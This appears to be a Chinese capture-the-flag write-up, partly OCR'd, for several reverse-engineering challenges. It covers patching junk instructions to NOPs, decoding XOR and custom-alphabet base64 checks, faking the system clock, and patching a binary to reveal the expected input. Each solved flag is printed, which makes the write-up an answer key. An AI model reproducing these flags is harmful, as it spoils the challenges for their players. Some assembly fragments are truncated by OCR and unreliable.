
密文: dc45445a8a099e63fbb9b8480d57723a
类型: 自动

查询结果:
xiaomin520



41E7.zip

名称
something.png*



flag{this_is_what_u_want8}

Reverse

F | freestyle |

> 题目说明

题目附件：

解题思路

两个func函数，简单的数学计算，结果进行md5，3327和105，计算md5值加上flag{}


F | Re_function |

> 题目说明

题目附件：


解题思路

花指令nop掉




```
.text:00401000                 push    ebp
.text:00401001                 mov     ebp, esp
.text:00401003                 sub     esp, 3Ch
.text:00401006                 mov     eax, ___security_cookie
.text:0040100B                 xor     eax, ebp
.text:0040100D                 mov     [ebp-4], eax
.text:00401010                 push    ebx
.text:00401011                 push    esi
.text:00401012                 push    edi
.text:00401013                 xor     eax, eax
.text:00401015                 jz      short near ptr loc_401019+1
.text:00401017                 adc     [edx], esp
.text:00401019
.text:00401019 loc_401019:                             ; CODE XREF: .text:00401015↑j
.text:00401019                 xor     esp, [esi-48h]
.text:0040101C                 or      [eax], al
.text:0040101E                 xor     ax, 7
.text:00401022                 mov     esi, ds:puts
.text:00401028                 xorps   xmm0, xmm0
.text:0040102B                 movups  xmmword ptr [ebp-20h], xmm0
.text:0040102F                 push    offset aPleaseInputFla ; "please input flag: "
.text:00401034                 movq    qword ptr [ebp-10h], xmm0
.text:00401039                 movaps  xmm0, ds:xmmword_402120
.text:00401040                 mov     dword ptr [ebp-8], 0
.text:00401047                 movups  xmmword ptr [ebp-3Ch], xmm0
.text:0040104B                 mov     dword ptr [ebp-2Ch], 72667841h
```

花指令



```
.text:00401000                                          assume es:nothing, ss:nothing, ds:_data, fs:nothing, gs:nothi
.text:00401000
.text:00401000                              ; int __cdecl main(int argc, const char **argv, const char **envp)
.text:00401000                              _main:                                  ; CODE XREF: __scrt_common_main_seh(
.text:00401000 55                                       push    ebp
.text:00401001 8B EC                                    mov     ebp, esp
.text:00401003 83 EC 3C                                 sub     esp, 3Ch
.text:00401006 A1 04 30 40 00                           mov     eax, ___security_cookie
.text:0040100B 33 C5                                    xor     eax, ebp
.text:0040100D 89 45 FC                                 mov     [ebp-4], eax
.text:00401010 53                                       push    ebx
.text:00401011 56                                       push    esi
.text:00401012 57                                       push    edi
.text:00401013 90                                       nop
.text:00401014 90                                       nop
.text:00401015 90                                       nop
.text:00401016 90                                       nop
.text:00401017 90                                       nop
.text:00401018 90                                       nop
.text:00401019 33 66 B8                                 xor     esp, [esi-48h]
.text:0040101C 08 00                                    or      [eax], al
.text:0040101E 66 83 F0 07                              xor     ax, 7
.text:00401022 8B 35 AC 20 40 00                        mov     esi, ds:puts
.text:00401028 0F 57 C0                                 xorps   xmm0, xmm0
.text:0040102B 0F 11 45 E0                              movups  xmmword ptr [ebp-20h], xmm0
.text:0040102F 68 F8 20 40 00                           push    offset aPleaseInputFla ; "please input flag: "
.text:00401034 66 0F D6 45 F0                           movq    qword ptr [ebp-10h], xmm0
.text:00401039 0F 28 05 20 21 40 00                     movaps  xmm0, ds:xmmword_402120
.text:00401040 C7 45 F8 00 00 00 00                     mov     dword ptr [ebp-8], 0
.text:00401047 0F 11 45 C4                              movups  xmmword ptr [ebp-3Ch], xmm0
.text:0040104B C7 45 D4 41 78 66 72                     mov     dword ptr [ebp-2Ch], 72667841h
.text:00401052 C7 45 D8 41 78 5E 4E                     mov     dword ptr [ebp-28h], 4E5E7841h
```




```
  int v13; // [esp+20h] [ebp-28h]
  int v14; // [esp+24h] [ebp-24h]
  char Buffer[16]; // [esp+28h] [ebp-20h] BYREF
  __int64 v16; // [esp+38h] [ebp-10h]
  int v17; // [esp+40h] [ebp-8h]

  *v3 |= (unsigned __int8)v3;
  *(_OWORD *)Buffer = 0i64;
  v16 = 0i64;
  v17 = 0;
  v11 = xmmword_402120;
  v12 = 1919318081;
  v13 = 1314814017;
  v14 = 1024348765;
  puts("please input flag: ");
  v4 = _acrt_iob_func(0);
  fgets(Buffer, 28, v4);
  v5 = strlen(Buffer);
  for ( i = 0; i < v5; i += 2 )
    Buffer[i] ^= 0x37u;
  v7 = 0;
  if ( v5 <= 0 )
    goto LABEL_7;
  do
  {
    v8 = *((_BYTE *)&v11 + v7);
    v9 = Buffer[v7++];
  }
  while ( v7 < v5 );
  if ( v9 == v8 )
    puts("Get!!!");
  else
LABEL_7:
    puts("Error!!!");
  return 0;
}
```

加密后的check数据


加密方式

```python
a = [100, 113,  84,  84, 100, 120, 116, 120, 100,  65,
   64,  72, 112, 109,  24,  74,  65, 120, 102, 114,
   65, 120,  94,  78,  93,  82,  14,  61]
for i in range(0,len(a),1):
   if(i%2==0):
      print(chr((a[i]^0x37)&0xff),end="")
   else:
      print(chr(a[i]),end="")
# SqcTSxCxSAwHGm/JvxQrvxiNjR9=
```



```
000400977                    db    0
000400978 aFevykw6a0ldios  db 'FeVYKw6a0lDIOsnZQ5EAf2MvjS1GUiLWPTtH4JqRgu3dbC8hrcNo9/mxzpXBky7+',0
000400978                                       ; DATA XREF: _sub_func2+C↑o
0004009B9                  align 20h
0004009C0 aAbcdefghijklmn  db 'ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/',0
0004009C0                                       ; DATA XREF: main+35↑o
0004009C0 _rodata          ends
0004009C0
400A01 ; ===========================================================================
400A01
```

换表解密



```
SqcTSxCxSAwHGm/JvxQrvxiNjR9=
```

```
FeVYKw6a0lDIOsnZQ5EAf2MvjS1GUiLWPTtH4JqRgu3dbC8hrcNo9/mxzpXBky7+
```

```
flag{we1come_t0_wrb}
```


flag{we1come_t0_wrb}

F ｜ 定时启动 ｜

> 题目说明


题目附件

解题思路




题目描述：拼手速

启动程序发现



```
[-] you have 1 seconds
[-] Unfortunately, you didn't obey the rules, ~bye~
pwn@ubuntu:~/Desktop$ sudo date -s 09:09:08
Sat Apr 23 09:09:08 PDT 2022
pwn@ubuntu:~/Desktop$ ./squid
[+] current time:  Sat Apr 23 23:15:12 2022
[-] You should open the program between 2022-04-24 09:09:09 s  and 2022-04-24 09:09:10 s
[-] You shouldn't break the rules
[-] You shouldn't break the rules
[-] You shouldn't break the rules
[-] unfortunately, ~bye~
pwn@ubuntu:~/Desktop$ 
```

要求在指定时间打卡



```
KeyboardInterrupt
[2255] Failed to execute script 'squid' due to unhandled exception!

┌──(root💀 kali)-[~/ctf/wangren]
└─# chmod 777 squid

┌──(root💀 kali)-[~/ctf/wangren]
└─# date -s 09:09:08
2022年 04月 24日 星期日 09:09:08 CST

┌──(root💀 kali)-[~/ctf/wangren]
└─# ./squid
[+] current time:  Sun Apr 24 09:09:09 2022
[+] yeah, Congratulations on getting the decryption key
 flag{c4c728s9ccbc87e4b5ce2f}

┌──(root💀 kali)-[~/ctf/wangren]
└─# 
```

得到flag


flag{c4c728s9ccbc87e4b5ce2f}

F ｜ ez_algorithm ｜

> 题目说明

题目附件

解题思路




```
mov     rdx, rax
lea     rcx, aS         ; "%s"
call    scanf
lea     rax, [rbp+390h+var_3F0]
mov     rcx, rax        ; char *
call    _Z10encryptionPc ; encryption(char *)
mov     [rbp+390h+Str1], rax
call    _Z4xyp1v        ; xyp1(void)
mov     rdx, rax        ; Str2
mov     rax, [rbp+390h+Str1]
mov     rcx, rax        ; Str1
call    strcmp
test    eax, eax
setz    al
test    al, al
jz      short loc_4015FC
```

```
 rcx, Buffer      ; "Gj!You Win!!!"
 puts
 short loc_401608
```

```
loc_4015FC:              ; Buffer
mov     rcx, [rbp+390h+Str1]
call    puts
```

```
loc_401608:
lea     rcx, Command     ; "pause"
```



```
  scanf("%s", v5);
  Str1 = (char *)encryption(v5);
  v3 = (const char *)xyp1();
  if ( !strcmp(Str1, v3) )
    puts("Gj!You Win!!!");
  else
    puts(Str1);
  system("pause");
  return 0;
}
```

patch成这样

然后输入以后他就会把加密的结果给你，与BRUF{E6oU9Ci#J9+6nWAhwMR9n:}按位比对加上亿点点合理的猜测，不用逆向就能拿到flag

flag{w3Lc0mE_t0_3NcrYPti0N:}